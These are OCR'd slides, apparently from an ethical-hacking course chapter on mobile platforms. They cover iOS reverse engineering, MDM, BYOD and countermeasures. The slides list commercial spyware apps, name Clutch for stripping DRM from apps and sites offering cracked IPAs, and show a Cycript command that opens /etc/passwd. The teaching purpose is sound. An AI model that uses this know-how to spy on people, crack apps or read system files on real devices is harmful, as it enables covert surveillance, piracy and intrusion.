
WIFI TOOLS & ANALYZER

- Multi network reconnaissance tool
- Features include:
  - Ping
  - LAN scanning
  - DNS lookups
  - Port scanning
  - Whois
  - Traceroute
- Available on the App Store




SPYWARE APPS

- iKeyMonitor
- Neatspy
- Spyic
- Spyier
- Minspy
- Spyine
- Hoverwatch
- Spyera
- TheTruthSpy
- Highster Mobile




MYRIAM IOS SECURITY APP

- A vulnerable iOS App with Security Challenges
- Contains vulnerabilities for pentesters to discover and exploit
- https://github.com/GeoSn0w/Myriam



OWASP iGOAT

- Multi-vulnerability learning tool
- For developers and pentesters
- Identify, exploit, and fix app vulnerabilities
- https://igoatapp.com/



17.13 REVERSE ENGINEERING AN IOS APP

- Reverse Engineering Tools
- iOS App Analysis Tools

DECOMPILING AN IOS APP

- As with Android, you can decompile an iOS app to understand how it works
- You can examine its various components and search for strings in the code
- An iOS app has the extension .ipa
- You can extract and decompile an IPA from a jailbroken phone
- You can also obtain unauthorized IPAs from alternate download sites:
  - FileDude, FileApe, and AppTrackr

APPLE IPA FILE

- An.ipa file is an iOS application archive file which stores all the files that comprise an iOS app:
  - META-INF folder
  - Payload folder
  - various *.plist files
  - app container with application and its related data as graphics, settings, media files, etc.
- Each.ipa file includes a binary for the ARM architecture
  - It can only be installed on an iOS device
- Files with the .ipa extension can be uncompressed by changing the extension to .zip and unzipping

DECOMPILING AN IPA


- Tools:
  - Clutch (Cydia)
    - A script for cracking (removing DRM from) iPhone apps.
    - In addition to cracking apps, Crackulous offers automatic uploading of cracked .ipa files to FileDude, FileApe, and AppTrackr
  - Crackulous
    - GUI front end for Clutch
  - DumpDecrypted (GitHub)

```
iPhone:~ root# Clutch -i
Installed apps:
1:   QQ <com.tencent.mqq>
2:   NetShuttle - ShadowsocksR tool <com.ralphstudio.shadowvpn>
3:   微信 <com.tencent.xin>
4:   Keep - 跑步健身计步瑜伽 <com.gotokeep.keep>
```


REVERSE ENGINEERING TOOLS FOR IOS

- iRET – iOS Reverse Engineering Toolkit
  - Binary analysis using otool, reading database content using sqlite
  - Reading log and plist files
  - Keychain analysis using keychain_dumper
  - https://github.com/S3Jensen/iRET
- Hopper App
  - Reverse engineering tool for iOS apps
  - Great for forking and reassembling code
  - https://www.hopperapp.com/

IRET EXAMPLE



HOPPER APP EXAMPLE



IOS APP ANALYSIS TOOLS

- iSpy
  - Dynamic analysis of iOS apps
  - Class dumps, SSL certificate pinning bypass, etc.
  - https://github.com/BishopFox/iSpy
- Cycript
  - Explore and modify running iOS apps
  - Interactive console using Objective-C++ and JavaScript syntax
  - Can be used to inject code and add app breakpoints in jailbroken devices
  - https://www.cycript.org/

```
cy# fopen("/etc/passwd", "r");
(typedef void*)(0x7fff72c14280)
cy# log
[["/var/passwd-fake","r",(typedef void*)(0x7fff72c14280)]]
```

17.14 SECURING IOS

- Securing iOS Devices

IOS SECURITY BEST PRACTICES


- Keep your device and apps updated!
- Lock iPhone with passcode lock feature
  - Do not use easy-to-guess PINs or swipe patterns
  - Prefer to use biometrics such as Touch ID and Face ID when logging into your device or running apps that handle sensitive data such as financial or health information
- Be cautious about connecting to free/public Wi-Fi
- Use VPNs when possible
- Do not use hardware (including USB cables) of unknown origin

IOS SECURITY BEST PRACTICES

- Prefer to carry your own power pack or AC charger, rather than using public USB charging stations
- Only download apps from the App Store
- Never open attachments/links from unknown sources
- Do not jailbreak your device
- Use Find My Phone to wipe a stolen/lost device
- Guard against unauthorized access to iTunes Apple ID and Google accounts

IOS DEVICE TRACKING TOOLS

- Find My iPhone (iCloud)
- iHound
- GadgetTrak iOS Security
- iLocalis



IPHONE ENDPOINT SECURITY APPS

- Norton Security
- Total AV
- Mcafee Mobile Security
- Avira
- Trend Micro
- Sophos Intercept X

17.15 MOBILE DEVICE MANAGEMENT

- MDM
- BYOD


MOBILE DEVICE MANAGEMENT (MDM)

- Aids in the management of company- and employee-owned devices
- Features typically include:
  - Over-the-air app and patch installation/update/uninstallation
  - Device tracking/geolocation
  - Remote locking/remote wiping
  - Jailbreak/root and malicious app detection/restriction
  - Containerization to separate company data from personal data
    - Can wipe company data from a BYOD without affecting personal data
  - Enforce full storage encryption
  - Geofencing
    - Allow or disallow phone features (mic, camera) in sensitive areas
  - Support for multiple device types including Android, iOS, IoT, and laptops/tablets

MDM EXAMPLES

- Kandji
- ManageEngine Mobile Device Manager Plus
- Scalefusion
- VMWare Workspace ONE
- BlackBerry Unified Endpoint Management
- Citrix Endpoint Management
- SOTI MobiControl
- IBM MaaS360
- Cisco Meraki
- Miradore Mobile Device Management
- Jamf Now
- BeachheadSecure

MDM EXAMPLE


marie@meraki.com | my profile | sign out
meraki ENTERPRISE
Network: Simulated Network - Office
Monitor
Overview
Maps
Access points
Clients
Event log
Rogue APs
Summary report
Configure
Help
Network summary
Email this report
Schedule monthly emails
2630 distinct clients transferred data over your Meraki network.
1313 clients used your network on an average day.
5.33 TB of data was transferred.
3 Mb/s
2 Mb/s
1 Mb/s
0 Mb/s
Jan 7
Jan 10
Jan 13
Jan 16
Jan 19
Jan 22
Jan 25
Jan 28
Jan 31
Feb 3
Top APs by usage
Name
Model
Usage
Clients
1 Acme Northwest MR14 48.70 GB 103
2 Acme Southwest MR14 24.91 GB 192
3 Acme Southeast MR14 3.62 GB 178
4 Acme Northeast MR14 3.28 GB 116
5 Acme North MR14 558.6 MB 60
Top clients by usage
Description
Manufacturer
Operating system
Usage
% Usage
1 Dustin Foreman Apple Mac OS X 73.52 GB 1.3%
2 00:1f:5b:cd:03:dc Apple Mac OS X 52.73 GB 1.0%
3 Hugh Grant Intel Windows 7/Vista 50.55 GB 0.9%
4 Bradley Stafford Apple Mac OS X 42.34 GB 0.8%
5 Wayne Villarreal Hon Hai/Foxconn Windows 7/Vista 38.72 GB 0.7%
6 00:26:0b:97:cf:7f Cisco Systems Other 35.63 GB 0.7%
7 Leon Roach Apple Mac OS X 35.18 GB 0.6%
8 Brett Bush Apple Mac OS X 32.71 GB 0.6%
9 Vincent Meyer Apple Mac OS X 32.41 GB 0.6%
10 Benjamin Herrera Intel Windows 7/Vista 31.47 GB 0.6%
Hybrid
Division St
8th St
Berry St
Vermont St
Henry Adams St
Rhode Island
Alameda St
Channel St
103
60
116
192
178
Top operating systems
Operating system
Clients
% Clients
Usage
% Usage
1 Mac OS X 903 34.3% 3.24 TB 60.8%
2 Apple iPhone 529 20.1% 51.55 GB 0.9%
3 Windows 7/Vista 453 17.2% 1.57 TB 29.5%
4 Other 447 17.0% 98.04 GB 1.8%
5 Windows XP 249 9.5% 355.18 GB 6.5%
6 Debian-based Linux 7 0.3% 332.5 MB 0.0%

GOOGLE WORKSPACE ANDROID DEVICE POLICY

- A lightweight MDM for Android on Google Workspace
  - Google Workspace (formerly G-Suite) includes business tools such as:
    - Gmail, Calendar, Meet, Chat, Drive, Docs, Sheets, Slides, Forms, Sites
- Your Google Workspace admin can create Android Device Policies for:
  - Zero-touch enrollment
    - Deploy company-owned devices in bulk without manually setting up each device
  - Advanced password management
    - Set advanced password requirements
      - For example, disallow repeating or sequential characters
  - Advanced VPN management
    - Specify an app to be an Always On VPN
  - Lock screen feature management
    - Disable notifications, trust agents, fingerprint unlocks, and keyguard features on fully managed devices
  - Automatically adding new security features

BYOD

- Bring Your Own Device
- BYOD Risks
- BYOD Security Guidelines

BRING YOUR OWN DEVICE (BYOD)

- A policy allowing employees to use their personal devices in the workplace
  - Permits employees to use the device that best fits their work needs and personal preferences
- BYOD benefits:
  - Better productivity
  - Increased flexibility
  - Improved employee satisfaction
  - Reduced costs

BYOD RISKS

- IT dept will need to support many types of devices
- Could introduce vulnerable devices to a corporate network
- Increases the risk of data leakage
- Problems with endpoint security
- Need to deal with stolen/lost devices
- Combining corporate and personal data
- Employees need to understand that devices can be confiscated as evidence in criminal investigations
  - Might take some time to get the device back

SECURITY GUIDELINES FOR BYOD

- Use multiple layers of protection
- Use an MDM to protect the company network from personal devices
  - Keep the devices healthy and in compliance with company policies
  - Ensure network resource access is need-to-know
  - Do not permit the use of rooted/jailbroken devices and user side-loaded apps
  - Ensure data transfer happens over encrypted channels
  - Ensure business and personal data are stored separately; encrypt business data
  - Implement device lockout/data wipe policies
- Ensure employees are educated in BYOD
  - Be clear on app and data ownership
  - Clarify which apps are permitted and which are banned
  - Make sure users understand the risks and responsibilities when using their own devices for work
- Access gateways should have timeout and session authentication policies in place

SCENARIO

- Your company is adopting a new BYOD policy for tablets and smartphones.
- What would allow the company to secure the sensitive information on personally owned devices and the ability to remote wipe corporate information without the affecting the user's personal data?
- **Containerization via the mobile device management (MDM) system**
- Containerization is the logical isolation of enterprise data from personal data while co-existing in the same device.
- The major benefit of containerization is that administrators can only control work profiles that are kept separate from the user's personal accounts, apps, and data.
- This technology basically creates a secure vault for your corporate information.
- Highly targeted remote wiping is supported with most container-based solutions.

SCENARIO #2

- A company wants to ensure that its mobile devices are configured to protect any data stored on them if they are lost or stolen.
- What should you enable and enforce through their MDM?
- **Full storage encryption**
- Since the company is concerned with protecting data on the devices, you should enforce full storage encryption on the devices.
- Even if the device is lost or stolen, the device's data would be inaccessible to the person who stole or found the device.
- Additionally, the company may wish to enable the capability to conduct remote wipes of the device if they are lost or stolen to protect the data further.

17.16 HACKING MOBILE PLATFORMS COUNTER-MEASURES

- Hacking Countermeasures

MOBILE DEVICE HACKING COUNTERMEASURES

- Pentest your mobile device
- Keep the OS and apps updated
- When backing up to the cloud, use data and transport encryption
- Lock your device with an unusual passcode/swipe pattern
- Do not jailbreak or root your device
- Download apps from reliable sources only; do not side-load apps
- Turn off Bluetooth, Wi-Fi, and NFC when not in use

MOBILE DEVICE HACKING COUNTERMEASURES (CONT'D)


- Connect to trusted wireless networks only; use a VPN when practical
- Do not use hardware or charging cables of unknown origin
- Prefer to carry your own power pack, or AC adapter rather than plug your device directly into a public USB charging station
- Never click on links or call a phone number provided in an unsolicited message
- Use what you have learned about social engineering, wireless hacking, and web app hacking in other parts of this course to avoid falling victim to MITM, phishing, downgrade attacks, XSS, CSRF, etc.
